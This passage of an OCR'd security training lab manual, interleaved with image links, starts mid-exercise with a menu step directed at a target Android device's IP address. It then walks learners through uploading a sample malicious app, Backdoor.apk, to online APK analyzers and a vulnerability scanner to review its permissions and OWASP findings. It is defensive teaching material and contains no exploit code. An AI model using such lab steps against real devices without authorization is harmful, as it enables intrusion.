
- Now, at the **main_menu** prompt, type **21** and press **Enter** to choose the **NetStat** option. When prompted to **Enter a device name**, type the target Android device's IP address.




Lab 2: Secure Android Devices using Various Android Security Tools

Task 1: Analyze a Malicious App using Online Android Analyzers


- Click Android to switch to the **Android** machine, click the **Google Chrome** browser icon on the **Home screen** to launch Chrome. In **Chrome**, type **https://www.sisik.eu/apk-tool** in the address bar and press **Enter**.




- The **Sixo Online APK Analyzer** webpage loads, as shown in the screenshot. Click the **Drop APK here or click to select file** field to upload an APK file from the device. In the **Choose an action** pop-up, click **Files**.The **Downloads** screen appears; double-click the **Backdoor.apk** file.




- The browser window reappears with the information about the uploaded file (**Backdoor.apk**), as shown in the screenshot. Scroll down to the **Requested Permissions** section to view information regarding the app's requested permissions.



- Scroll down to the **Requested Permissions** section to view information regarding the app's requested permissions.





- You can also scroll down to view information about the app's **APK Signature**, **App Source Code**, etc.




Task 2: Analyze a Malicious App using Quixxi Vulnerability Scanner

- In the **Android** machine, click the **Google Chrome** browser icon on the **Home screen** to launch Chrome. In **Chrome**, type **https://vulnerabilitytest.quixxi.com/#/** in the address bar and press **Enter**.







- The **Quixxi** website loads; click the **Drag and drop or click here to scan your app** field. When the **Choose an action** pop-up appears, click **Files**. The **Downloads** screen appears; double-click **Backdoor.apk**. Quixxi starts scanning the selected APK file (**Backdoor.apk**) for vulnerabilities.




- Scroll-down further to view the OWASP information such as **Issue**, **Severity**, **Assessment Status**, **CWE**, **Exploits**, etc. You can scroll-down and click on **GET**

FULL REPORT button to generate a full report. This concludes the demonstration of how to analyze a malicious app using the Quixxi vulnerability scanner.






